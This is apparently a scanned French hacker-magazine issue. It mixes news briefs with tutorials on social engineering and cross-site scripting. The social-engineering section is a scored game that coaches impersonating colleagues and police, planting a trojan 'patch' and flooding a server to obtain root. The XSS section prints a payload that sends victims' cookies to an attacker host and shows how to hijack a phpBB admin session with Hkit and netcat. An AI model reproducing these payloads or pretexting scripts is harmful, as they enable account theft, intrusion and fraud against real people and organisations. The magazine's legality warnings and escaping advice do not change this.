C'est l'attaque la plus courante, la plus facile et la moins spectaculaire. Rentrent dans cette catégorie les sites leurres et les fakemails. Les leurres sont des sites identiques aux originaux, mais contrôlés par un hacker. Ils permettent de récupérer les informations des utilisateurs qui visitent le site en pensant naviguer sur l'original. Prenons un exemple : l'administrateur de Hotmail.co.uk oublie de renouveler son nom de domaine. Un hacker malicieux le rachète immédiatement, et propose à la place du vrai site un leurre, en apparence identique à l'original, mais qui va envoyer les login/passes au hacker lorsque les utilisateurs essayerons de se connecter...

Les Fakemails sont des leurres de mail. Si un jour vous recevez dans votre boîte mail un message de votre hébergeur vous demandant de redonner vos informations personnelles à la suite d'une perte informatique, d'un déménagement ou quoi que ce soit d'autre, il y a 100 % de chances que ce soit un fakemail, un faux mail envoyé par un pirate pour vous piéger. Il ne faut JAMAIS donner son mot de passe à qui que ce soit, même si la demande vient d'une personne haut placée. Jamais ! C'est un jeu d'enfant de se faire passer pour un administrateur ! Les fakemails peuvent aussi contenir un troyen, présenté par exemple comme un logiciel bouchant la dernière faille de sécurité de Windows...

L'ATTAQUE PAR TÉLÉPHONE

Personnellement, je trouve que c'est la technique la plus marrante :) Elle demande une préparation minutieuse. Il faut évidemment réfléchir à un scénario, mais aussi pouvoir utiliser plusieurs personnages, en jouant par exemple sur le timbre de sa voix. On peut également préparer des ambiances, comme des bruits de bureau, avec des gens qui parlent derrière, ou un bruit d'imprimante, enfin tout pour se rendre crédible. Cette technique est redoutable !

L'ATTAQUE DIRECTE

Alors là, si je peux me permettre, pour faire une attaque directe il faut avoir une sacrée paire de ... . Il faut une parfaite assurance pour réaliser ce genre d'exploit. Le hacker peut pénétrer les locaux d'une entreprise, sourire aux lèvres, et se faire passer pour un employé... Il y a des chances pour qu'il puisse entrer sans encombre et fouiner un peu partout : dans les bureaux vides, les poubelles (trashing), etc... Vous avez un très bel exemple d'une attaque directe dans le film "*Cybertraque*". En passant, c'est le film sur la vie de Mitnick...

L'ATTAQUE PAR LETTRE

Vous l'aurez compris, cette technique consiste à écrire une fausse lettre professionnelle. Le hacker aura recours à l'imprimerie pour rendre sa lettre la plus crédible en insérant dans son courrier le logo de l'entreprise, par exemple. Cette attaque est souvent employée en complément d'une autre pour la rendre plus crédible. Encore un exemple ? Un film plus récent : dans *Arrête moi si tu peux*, le héros, si on peux l'appeler ainsi, utilise l'attaque par lettre.

Voilà, on a fait le tour. Si vous êtes intéressé par le social engineering, je vous conseille fortement le livre de Kevin D.Mitnick, *The Art of Deception* (L'art de la supercherie), dont voici un court extrait :

"L'Homme doit être au centre de la politique de protection des données : aucun pare-feu ou protection de cryptage ne sera jamais assez efficace pour arrêter des individus déterminés à pénétrer un réseau ou à obtenir une information confidentielle. L'élément humain est donc la clé, mais c'est aussi le principal point faible des systèmes de sécurité. Un personnel peu ou mal formé, ou qui ne respecte pas les consignes, constituera une cible privilégiée pour tout hacker digne de ce nom."

"ILLUSION IS EVERYTHING"

BERNZ

CAPASHEN

Faites le test de la page suivante !

LE MAÎTRE DU SOCIAL ENGINEERING

Kevin Mitnick, cyber-criminel recherché par le FBI, a purgé une peine de cinq ans de prison. Remis en liberté en 2000, il est devenu depuis l'un des plus brillants experts en sécurité informatique. Consultant et cofondateur de Defense Thinking, une société-conseil basée à Los Angeles, il a rédigé des articles de presse pour plusieurs magazines d'information et journaux spécialisés, et participe à de nombreux salons et conférences. Le film "Cybertraque" est basé sur son histoire. The Art of Deception, en français L'art de la Supercherie est le meilleur ouvrage consacré au social engineering.

"La combinaison fatale, c'est quand vous exploitez et des personnes, et la technologie. J'ai trouvé qu'il était plus facile de manœuvrer des personnes que les technologies", (M. Mitnick pour la BBC lors d'une interview).

'Z

SYNDICAT DU CRIME DÉMANTELÉ. WOW !

Le moins qu'on puisse dire, c'est que la police ne mâche pas ses mots quand il s'agit de se vanter de ses actions anti-pirates. Ainsi, en Angleterre, on apprend qu'un "massive organised crime piracy syndicate" (désolé, ça fait trop de qualificatifs à traduire) a été démantelé, résultat d'une enquête d'un an. Bravo, on applaudit bien fort. Clap clap. 300 pauvres gus qui payaient un abonnement mensuel pour avoir accès à tout plein de films XXX. Voilà qui va "réduire significativement la quantité de matériel pirate disponible en Grande Bretagne"!

PINGOUIN CONTRE PLOMBIER

On vous parle dans une autre news du dauphin qui s'amène sur la GameCube. C'est maintenant le pingouin qui veut s'y faire une place! Je parle bien sûr de Linux, qui après avoir conquis la Xbox de Microsoft s'attaque à la console de Nintendo, histoire de ne pas faire de jaloux. Pour l'instant, tout ce qu'on a à se mettre sous la dent, ce sont des screenshots d'un kernel commençant tout juste à booter. Si vous voulez les aider, les insulter, hacker leur site, ou tout simplement suivre l'évolution du projet, ça se passe sur www.gc-linux.org.

UN PAS DE FOURMI VERS L'ANONYMAT

Décidément, les auteurs de logiciels P2P ne savent plus quoi inventer pour promouvoir leur dernière technologie d'anonymat ultime. Le dernier en date, MUTE (http://mute-net.sourceforge.net) s'inspire ouvertement du comportement des fourmis pour faire transiter les paquets sur le réseau, afin de trouver des chemins entre ordinateurs et faire se propager les recherches de fichiers. Soi-disant qu'on y gagne en efficacité, ainsi qu'en anonymat. À condition toutefois de se restreindre à une communauté réduite, sinon la fourmilière explose!

AVEZ-VOUS L'ESPRIT HACKER ?

Faites ce test pour savoir si vous avez les bons réflexes du hacker et si vous sauriez manipuler un administrateur crédule.

Y M'A VOLÉ MON MP3 !!

Jean-Jacques Aillagon, notre ministre de la Culture, voudrait implanter de nouvelles lois, plus strictes, afin de punir le partage illégal de mp3. Il aurait décrété que le téléchargement illégal de fichiers musicaux se comparait au vol à l'étalage, lors d'une conférence donnée à Cannes. Alors là, je proteste, mais ça n'a absolument rien à voir. Ça serait plus proche, au contraire, d'un marché libre où chacun serait libre de se servir sur le comptoir des autres. Evidemment, la marchandise disponible sur les étals, elle n'est pas toujours légale...

ET PUIS QUOI ENCORE ?

Microsoft, peu friand des spams, désire mettre un terme définitif à tous ces e-mails qui empoisonnent nos boîtes de réception. En effet, notre cher ami, Bill, a présenté certaines solutions afin que les spams deviennent choses du passé. D'abord, il voudrait créer de nouveaux logiciels permettant d'identifier l'expéditeur du message, afin qu'il soit impossible aux spammeurs de se cacher derrière des adresses " inconnues ". D'un autre côté, les utilisateurs ne pourraient plus envoyer de courriel anonymement. L'autre solution consisterait à faire payer (si peu) les utilisateurs pour les mails envoyés. Ce qui contraindrait les entreprises à débourser des sommes beaucoup plus importantes que les petits utilisateurs comme vous et moi. Toutefois, les gens risquent de se retourner vers Yahoo et co afin d'éviter de payer pour des mails... Nous, à Pirat'z, on a pensé à notre propre solution: éliminer le mail et toutes les communications mondiales. Le seul média sera le magazine, qui délivrera la parole sacrée. C'est prévu pour l'an prochain. Préparez-vous.

RÈGLE DU JEU :

Vous allez être confronté à plusieurs choix de répliques au cours de vos différents appels téléphoniques. Chacune de ces répliques vous rapporte un certain nombre de points. À vous de choisir les bonnes. Pour calculer votre total de points, reportez vous au tableau. Vous êtes prêt ? C'est parti...

Votre mission, si vous l'acceptez, consiste à récupérer l'accès administrateur (root) du serveur qui héberge le site de l'entreprise concurrente, que nous baptiserons "Infogroup" pour les besoins du scénario. Après une prise rapide d'informations par internet (Whois, Tracing, Scan...) vous vous rendez rapidement compte que le serveur se trouve dans les locaux de l'entreprise et qu'il est complètement géré en interne (bieeennn !). Vous vous êtes également rendu compte que ce serveur est hyper sécurisé et qu'il est complètement à jour (pas biieennn). Il est donc impossible d'utiliser vos connaissances en hacking pour parvenir à vos fins, enfin, pas tout de suite ;) C'est là qu'intervient le Social Engeneering, qui va nous permettre soit de récupérer l'information directement, soit de forcer l'entreprise à commettre une erreur dans sa stratégie de sécurité...

Avoir l'accès root sur ce serveur vous permettra de récupérer toutes les informations clients et internes.

Vous appelez d'une cabine téléphonique...

PREMIER OBJECTIF : récupérer le numéro du service informatique de la boîte. Il y a de fortes chances pour que ce numéro soit privé, donc difficile à obtenir.

" Dring Dring ! "

Une jeune femme répond au téléphone...

- Société InfoGroup, Catherine à l'appareil. Que puis-je faire pour vous ?

Réponse (1) :

Bonjour Madame, inspecteur Dugroin à l'appareil, police informatique. Pouvez-vous me communiquer le numéro de votre responsable informatique s'il vous plaît ?

Salut Catherine, c'est Cyril William, un collègue de bureau. J'aurais besoin de parler au responsable informatique. Tu peux me donner son numéro s'il te plaît ?

Bonjour ma petite, ici le patron, vous serez gentille de me donner le numéro du responsable informatique...

La secrétaire est moins gourde que prévu, elle refuse de donner le numéro directement...

Réponse (2) :

Bon, j'ai eu une mauvaise journée et j'ai vraiment pas le temps d'attendre, c'est urgent, donnez-moi ce numéro s'il vous plaît.

Très bien, je ferais part au directeur de votre réticence. Vous êtes certaine de ne pas vouloir me donner ce numéro ?

Oui je connais aussi les consignes de sécurité. Mais comprends-moi, je suis complètement à la bourre pour rendre un dossier et tu connais le patron, en cas de retard...

Évidemment, elle tombe dans le panneau et lâche le numéro. Elle vous demande quand même votre numéro de téléphone...

Réponse (3) :

Nan désolé je peux pas le donner.

Oui, c'est le [numéro bidon].

Bien sûr [numéro de la cabine].

- Merci, vous allez sûrement avoir Michel à cette heure-ci. À bientôt !

Vous avez donc le numéro du responsable informatique. Ce numéro étant privé, vous êtes déjà avancé dans la mise en confiance avec le responsable informatique qui croira que vous téléphonez de l'intérieur de l'entreprise... Le Scan que vous avez fait dans votre prise d'informations vous a renseigné sur les logiciels que le responsable utilise...

DEUXIÈME OBJECTIF : Faire commettre au responsable une faute dans sa stratégie de sécurité. Vous avez deux choix. La technique bourrin, en lui faisant cracher un mot de passe, une méthode plus douce en lui envoyant un faux patch qui est un trojan par exemple, enfin faites comme vous voulez !

" Dring Dring ! "

- Oui ?

Réponse (4) :

Bonjour. Société "ApacheSecurity". Nous vous contactons car vous êtes inscrit sur notre liste de prévention en cas de bug sur le serveur Apache que vous utilisez.

Bonjour Monsieur, Inspecteur Dugroin à l'appareil, police informatique. Je vous appelle dans le cadre d'une enquête impliquant la société Infogroup.

Salut Michou c'est Cyril. J'ai besoin d'un petit service...

- Oui, qu'est-ce que je peux faire ?

Réponse (Suite 4) :

Nous vous informons que la version 1.3.28 d'Apache contient une vulnérabilité. Notre patch est à disposition à l'adresse "apachesecuriti.com" (Leurre)

J'enquête sur une attaque Denial of Service, provenant de plusieurs sources dont votre serveur. J'ai besoin d'un accès root sur votre machine pour mon enquête.

Oué en fait j'ai paumé mon pass, et le script qui le renvoie sur mon mail n'a pas l'air de marcher. J'ai plus accès à la partie privée, tu peux me le redonner s'il te plaît ?

- Je suis désolé mais c'est la fin de mon service. Je note bien ça et je m'occupe de votre requête demain matin.

Réponse (5) :

D'accord, merci beaucoup. Vous faites vraiment un travail excellent et vous êtes super compétent. Merci beaucoup de votre aide. Si tout le monde était comme vous, la vie serait plus simple ! À demain alors.

C'est dommage car c'est assez urgent. Ca serait dommage que votre directeur sache que ces 5 minutes à mon égard sont si peu importantes pour vous...

Très bien merci, à demain alors.

Dans la nuit, vous attaquez le serveur de l'entreprise : un gros flood qui ralentit le serveur... Le lendemain à 9 h, vous recevez un coup de fil. On considérera pour la suite de l'histoire que vous vous êtes fait passer pour l'agence "ApacheSecurity". On considérera également que vous avez passé la nuit dans la cabine téléphonique pour attendre le coup de téléphone, avec pour seule compagnie une petite radio qui capte à moitié et une couverture qui sent mauvais. (Dur le métier de manipulateur !)

" Driiiiing !"

- Bonjour, je suis l'administrateur réseau d'InfoGroup. J'ai un gros problème avec le serveur aujourd'hui. J'ai peur d'être attaqué. Que faut-il que je fasse ?

Réponse (6) :

[Voix d'une secrétaire] Je vous passe un technicien. Sshhhhhhhhppffrrrrrrrr [bruit avec la bouche, puis voix d'un technicien] Département sécurité, bonjour ?

Très bien, ne paniquez pas. Quel système avez-vous ? Quelle est votre architecture réseau ? Possédez-vous un firewall ?

Je suis désolé, je suis très occupé pour le moment. Je peux vous rappeler plus tard ?

- Avez-vous installé le patch que je vous avais indiqué ?

- Je viens de l'installer mais ça ne change rien !

Réponse (7) :

Il faut quelques minutes pour qu'il fasse effet. Rappelez-moi dans 15 minutes si le problème persiste, d'accord ?

Les points :

Réponse			
1	3	2	0
2	1	0	3
3	0	1	3
4	3	0	2
5	1	0	2
6	1	3	0
7	3	1	-2

Merci.

Très bien, c'est plus grave que prévu alors. Pouvez vous me donner un accès à la machine ?

YOOUUPPPIIII, et bah mon coco j'en ai pris du temps pour t'avoir !! HAHAHAHAHA !! Salut gros naze ! (Vous racrochez.)

Vous stoppez l'attaque. Il ne rappellera jamais, vous avez gagné. Enfin sauf si vous avez pris la dernière solution, là il va appeler les flics :) D'ailleurs, c'est la seule question qui rapporte des points négatifs ! Faut pas pousser ;)

Résultats (note sur 20) :

Moins de 5

Là, c'est le drame :) Il faut tout revoir depuis le début et s'entraîner... Tout le monde est passé par là, personne ne naît avec la science infuse... Courage !

Entre 5 et 10

Tu as pas mal de progrès à faire. Ton système n'est pas du tout crédible. Par exemple, il ne faut jamais faire valoir son autorité : c'est le meilleur moyen de faire naître le doute chez la victime. La moindre menace peut tout faire rater. Il est aussi dangereux de faire valoir l'urgence de la situation et de mettre la victime mal à l'aise. Complimenter, flatter ou même séduire sont très suspects également. Je crois que tu as de la lecture à faire :)

Entre 10 et 15

Pas mal, mais tu aurais pu faire mieux... Essayes de plus utiliser la confiance, la compassion, la culpabilité ou encore l'intimidation, sans que cela devienne de la menace...Proposer son aide peut être aussi très intéressant pour causer ensuite un problème qui demandera ton intervention.

Entre 15 et 20

Presque parfait :) Je crois qu'il n'y a rien à redire. Une attaque intéressante à approfondir, si tu veux aller plus loin, c'est l'arnaque par inversion (Reverse Social Engineering, RSE) qui consiste à inverser la situation standard : ce n'est plus l'attaquant qui appelle pour avoir des informations, c'est la victime qui l'appelle pour les lui donner, comme pour le dernier exemple.


Bravo :)

Le SE se limite trop souvent dans les esprits à un simple fakemail. J'espère vous avoir fait comprendre que c'est bien plus que ca et que ça demande de grandes qualités humaines ainsi qu'une certaine dose de culot. Sachez que la manipulation est interdite par la loi, surtout si les fins sont malhonnêtes. N'essayez pas, vous risquez gros. Même s'il n'y a sans doute aucun article de loi qui cite explicitement ces techniques, la justice trouvera toujours un moyen pour condamner ce genre d'attaque. Et tout compte fait, ce n'est peut-être pas plus mal. Je n'aimerais pas vivre dans un monde où le doute nous envahit devant chaque personne que nous ne connaissons pas, de peur de se faire manipuler...

Capashen

BILL A LES BOULES

Décidément, Microsoft est très tatillon dès qu'on touche à son nom d'un peu près. Un jeune Canadien de 19 ans (Mike Rowe) avait établi un site (Mikerowesoft.com) pour offrir ses services de créations web, ce qui n'a pas plu au géant de l'informatique. Son site a été mis hors service durant un moment, puis un généreux inconnu lui a offert une place sur ses serveurs. Une campagne de financement a également permis de ramasser de l'argent pour permettre au jeune informaticien de se défendre contre Microsoft. Toute cette histoire s'étant ébruitée dans les médias, les membres de Microsoft ont reconnu être allés trop loin. Ils avaient offert, au départ, 10 dollars américains pour que le jeune homme ferme son site, ce qu'il a bien entendu refusé, demandant une somme de 10000 dollars en dédommagement. Finalement, le conflit s'est réglé à l'amiable, le site sera fermé, mais son auteur compensé. Pendant ce temps, plein de petits comiques ont créé des sites portant sensiblement le même nom. Le site mikerowesoft.tv s'est même retrouvé aux enchères sur eBay.



Suite de la page 3

APRÈS PLUSIEURS HEURES D'ATTENTE, C'EST LA DÉCEPTION !

C'est la dure réalité du script-kiddie. La plupart du temps, les exploits ne marchent pas, soit parce qu'ils sont défectueux (et c'est souvent fait exprès !), soit parce qu'ils sont utilisés par quelqu'un qui n'en maîtrise pas totalement les subtilités...

Voyons un peu plus en détail ce qui s'est passé. Nous avons téléchargé le code source de l'exploit, avec la commande wget (on connaît l'adresse par cœur, bien entendu). Ensuite, il faut en faire un programme exécutable. Linux est une bénédiction sur ce point, vu que la plupart des distributions intègre par défaut un environnement de programmation et le compilateur C (gcc, de GNU). C'est pourquoi on se contente de taper make mremap, qui est un raccourci pour cette opération. Ensuite, on lance l'exploit, avec ./mremap.

Pour réessayer, en espérant plus de succès, rendez-vous en page 15 !

LA VERITE SUR LE C

Il y a des failles de ce type un peu partout, mais elles ne sont pas toutes si dangereuses que ça, malgré ce que croient certains. Le meilleur moyen de les comprendre est encore de voir comment on les exploite !

KAZAA DE MAUVAISE GRÂCE

Une société de film pornographique s'est plainte au Congrès américain parce que Kazaa n'a pas empêché les utilisateurs de télécharger ses films. Cette société a demandé aux dirigeants de Kazaa de bloquer l'accès à leurs films, prétendant qu'ils auraient les moyens de faire cesser les téléchargements. Mais comme Sharman l'a déjà expliqué, ils ne peuvent empêcher les utilisateurs de télécharger ce qu'ils veulent. Conciliants, ils ont annoncé qu'ils allaient essayer, au moins pour limiter la pornographie infantile. J'ai comme un doute...

LES BRITANNIQUES SUIVENT LES AMÉRICAINS

Les Anglais suivront l'exemple des Américains, encore une fois, (on dirait qu'ils ne peuvent réfléchir par eux-mêmes) en ce qui a trait au partage de mp3. Ils tenteront de sensibiliser la population à l'illégalité du processus et mettront sur pied des sites de musique payants. Si leur projet ne fonctionne pas, ils instaureront des mesures pour punir les "partageurs", a affirmé le directeur général du BPI (British Phonographic Industry), qui marche ainsi sur les traces de nos amis les Américains et de leur fameuse RIAA. Les poursuites ne seront intentées que si les services légaux de téléchargement de musique en ligne connaissent le succès: iTunes et Napster entreront en service au cours des prochains mois en Europe. Ils verront à ce moment s'il est justifié de poursuivre ceux qui téléchargent illégalement des fichiers musicaux. Toutefois, seuls les utilisateurs partageant beaucoup de fichiers risquent d'être poursuivis. Le BPI blâme (tout comme la RIAA) les logiciels tels que Kazaa et Grokster pour la baisse des ventes de musique en Angleterre.

Il ne faut pas trop se fier au nom de Cross Site Scripting. Rien que son abréviation, CSS, prête à confusion avec les Cascading Style Sheets du Web - c'est pourquoi on préfère l'écrire XSS. Ce type d'attaque est populaire, parce qu'il est très facile à mettre en œuvre, du moins dans un premier temps, avec un simple navigateur. Il est aussi très mal compris.

On parle, à la base, de XSS lorsque depuis un site (ce peut être aussi un mail en html ou n'importe quoi qui peut donner un lien), on peut faire aller un utilisateur vers un autre site, en injectant au passage du code html. En particulier, on va essayer d'injecter du javascript, parce qu'on peut faire un tas de choses intéressantes avec (récupérer des informations ou modifier l'apparence des pages pour l'utilisateur). Normalement, depuis un site, on ne peut pas toucher aux informations du navigateur relatives à un autre site. On ne peut pas accéder aux cookies, par exemple, qui pourraient nous permettre de voler le compte mail de quelqu'un d'autre. Mais si on arrive à injecter du javascript dans le site même, tout est possible.

Le principe est simple. Dans certains cas, le contenu de variables qui sont données dans un url est restitué comme tel dans la page correspondante. Ça peut être le nom de l'utilisateur ou l'intitulé d'une rubrique. L'idée est de glisser du code html ou du javascript au passage, qui sera affiché et interprété, dans le contexte du site, par le navigateur de l'utilisateur qui consulte cet url. Prenons l'exemple d'une page en php qui ne fait qu'afficher le contenu de la variable var. Suivons un url de ce type :
http://site.com/script.php?var=<script>alert(document.location)</script>.
On va recevoir un page qui contient le script que l'on a donné (ce script affiche une boîte de dialogue contenant l'url de la page, comme le montre l'image).

Il existe de nombreux sites, dans la nature, qui comportent ce genre de problème. C'est très ennuyeux pour les sites qui gèrent des utilisateurs, parce que si on arrive à injecter du javascript dans la page d'un utilisateur connecté, on peut lui faire faire tout ce qu'on veut. Une boîte de dialogue intempestive qui s'affiche, c'est pas trop grave (surtout si la victime ne lit pas Pirat'z et ne sait pas comment bloquer les popups : il a l'habitude). Mais pensez qu'on peut tout faire avec les droits de la victime : effacer ses archives sur un webmail, lui faire poster des messages d'insultes, etc. Nous allons nous concentrer sur un type d'attaque XSS particulier, qui consiste à voler les cookies de session de l'utilisateur.

Attention, ça va se corser un peu.

VOLEUR DE COOKIE

Le but de l'opération est de faire aller la victime sur un url similaire à ce qu'on a vu plus haut, qui va exécuter un script capable de transmettre au pirate les cookies relatifs au site vulnérable. Le plus simple consiste à envoyer les cookies vers une page en php, sur un serveur du pirate, qui va les archiver automatiquement. On peut, par exemple, inciter la victime (par Social Engineering, pourquoi pas) à visiter un url du style :
http://victime.com/page_vulnerable.php?var=<script>rec=new Image();
rec.src="http://sitedupirate.com/volercookie.php?cookie="+document.cookie;</script>. Ce script crée une image dans le vide, provoquant une requête contenant les informations cherchées sur le site du pirate. Le script php (volercookie.php), qui archive les cookies reçus, est très facile à faire (on va tout de même pas tout vous dire !).

Le pirate va donc se retrouver avec une série de cookies qu'il aura volés ici et là.


USURPATION D'IDENTITÉ


Mais il va bien falloir utiliser ces cookies, sinon on aura fait tout ce boulot pour rien. Deux logiciels peuvent être utiles pour réussir à " émuler " l'utilisation normale de ces cookies : Hkit ou NetCat (tous deux disponibles sur http://www.espionet.com). Le principe est d'utiliser ces cookies volés pour se connecter sur le site. Normalement, ces cookies sont donnés lorsque l'on entre son mot de passe, pour que l'on reste identifié par la suite. Donc, si on utilise ceux d'un autre, ce sera comme si on s'était déjà identifié – sous son nom.

EXEMPLE D'UTILISATION DE HKIT

Mettons qu'on attaque son propre serveur (c'est plus sûr). Vous pouvez, par exemple, essayer d'installer PhpBB, un gestionnaire de forum, sur votre ordi (http://linuxeduquebec.org/article.php3?id_article=113). Une fois que vous vous êtes volé un cookie d'administrateur (pas difficile), voici ce que vous pouvez faire.

On commence d'abord par renseigner le champ " Target URL " avec l'adresse de la page du site. Ici ce sera http://localhost/phpbb2/admin/index.php







ROSS SITE SCRIPTING

Dans l'onglet Cookies, on assigne les valeurs des deux cookies phpbb2mysql_data et phpbb2mysql_sid volés à l'admin, en leur attribuant éventuellement une date d'expiration :

Mettez en pratique ce que vous avez appris dans cet article sur notre site d'exemple : http://piratzmag.free.fr/xss



Ensuite, on n'a plus qu'à cliquer sur " Open page ", et la page d'administration du forum phpBB s'ouvre dans Internet Explorer, si nos cookies sont corrects.



EXEMPLE D'UTILISATION DE NETCAT

Pour les durs qui veulent voir comment ça se passe dans le fond (http), on peut aussi le faire avec NetCat.


NetCat fonctionne en mode dos. Utilisez l'invite de commande (menu démarrer > exécuter > cmd.exe). Il faut exécuter une requête GET contenant le cookie sur une page d'administration du forum.

On exécute netcat avec comme arguments/–v localhost 80/ (-v pour verbose / hôte / port).

On obtient la réponse localhost [127.0.0.1] 80 (http) open qui nous confirme que l'on s'est connecté avec succès. On peut ensuite envoyer la requête HTTP en elle-même. (Pour approfondir vos connaissances sur le protocole HTTP : http://www.salemioche.com/http/http_art.php.)


GET /phpbb2/admin/index.php HTTP/1.1
Host: localhost
Cookie : phpbb2mysql_data=a%3A2%3A%7Bs%3A11%3A%22autologinid%22%3Bs%3A0%3A%22%22%3Bs%3A6%3A%22userid%22%3Bs%3A1%3A%222%22%3B%7D;phpbb2mysql_sid=4f4ab7950be11953f5e753f108867dc5

En validant par deux retours à la ligne, la requête est envoyée et on reçoit la réponse du serveur (on est ici redirigé sur la page d'administration). Le code 302 est en effet le code de redirection vers " Location " (Location : http://localhost/phpbb2/admin/index.php?sid=4f4ab7950be11953f5e753f108867dc5),



avec les deux cookies recréés dans l'entête Set-Cookie.

L'inconvénient avec NetCat est qu'il faut faire toutes les requêtes "à la main", contrairement à Hkit qui se sert d'Internet Explorer comme intermédiaire. Mais NetCat vous apprendra à créer vos requêtes http, et il ne se limite pas seulement à l'exploitation de faille XSS ;)



PROTECTION

Si vous vous rendez maintenant compte que votre site est lui aussi vulnérable, sachez que pour le sécuriser conte les failles XSS, il suffit simplement d'utiliser la fonction php htmlspecialchars(), qui permet de filtrer les variables avant de les afficher. De cette manière, plus moyen d'injecter du code.

Si vous désirez vous protéger des failles XSS présentes sur d'autres sites, ne cliquez jamais sur un lien dont vous n'êtes pas sûr de l'adresse, et n'acceptez pas de mail au format html. Pour une sécurité optimale, désactivez simplement le javascript de votre navigateur, et passez d'Internet Explorer à Mozilla pour éviter les multiples failles non corrigées ;)

En pratique, vous trouverez la plupart du temps des failles XSS sur des scripts php dont les variables ne sont ni initialisées, ni validées. En particulier sur des forums dont les vulnérabilités n'ont pas été patchées et sur des sites programmés à la hâte. Il faut aussi vous assurer qu'après avoir récupéré un cookie, il vous serve à quelque chose. En effet, beaucoup de sites sont vulnérables au XSS mais n'utilisent aucun système d'authentification basé sur les cookies. Alors vous n'iriez pas loin avec vos boîtes de dialogue :-)

Gab

LÉGALITÉ : Il faut comprendre que l'on ne pirate pas directement un site vulnérable au XSS. On se contente de faire exécuter, par l'intermédiaire d'une faille, du code sur le navigateur de la victime. Mais attention, dès que vous ne limitez plus vos tests aux comptes et navigateurs qui vous appartiennent, vous avez vite fait de tomber dans l'illégalité !

WIFI : WARNING, INTRUSION

Le WiFi c'est bien pratique, c'est la mode, mais côté sécurité, y a pas pire. Si vous n'avez pas envie de laisser votre voisin pirater discrètement le Pentagone depuis votre connexion, lisez ce qui suit.

